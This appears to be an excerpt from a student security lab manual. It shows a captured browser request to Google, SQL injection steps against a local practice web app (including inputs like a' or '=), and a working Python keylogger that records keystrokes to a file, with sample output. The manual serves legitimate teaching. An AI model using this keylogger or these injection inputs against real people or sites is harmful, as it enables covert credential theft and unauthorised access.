

### Details


URL   
Method GET  
Type main\_frame

### Headers

Name	Value
host	<input type="text" value="www.google.com"/>
user-agent	<input type="text" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.165 Safari/537.36"/>
accept	<input type="text" value="text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8"/>
accept-language	<input type="text" value="en-US,en;q=0.5"/>
accept-encoding	<input type="text" value="gzip, deflate, br"/>
cookie	<input type="text" value="CGIC=CglmaXJlZm94LWliP"/>



**PRACTICAL NO. 8****AIM: Perform SQL injection attack.****Step 1: Open XAMPP and start apache and mysql.****Step 2: Go to web browser and enter site localhost/phpmyadmin****Step 3: Create database with name sql\_db.**



**Step 4:** Go to site localhost/sql\_injection/setup.php and click on create/reset database.



**Step 5:** Go to login.php and login using Username: **admin** and Password: **password**





**Step 6:** Opens the home page.



**Step 7:** Go to security setting option in left and set security level low.



**Step 8:** Click on SQL injection option in left



**Step 9:** Write "1" in text box and click on submit.



**Step 10:** Write "a' or '=' in text box and click on submit.



**Step 11:** Write "1=1" in text box and click on submit.



**Step 12:** Write "1\*" in text box and click on submit.



**PRACTICAL NO. 9****Aim: - Create a simple keylogger using****python Code: -**


```
from pynput.keyboard import Key, Listener

import logging, pynput

logging.basicConfig(filename="key_log.txt", level=logging.DEBUG,
format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output: -**

```
key_log.txt - Notepad
File Edit Format View Help
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```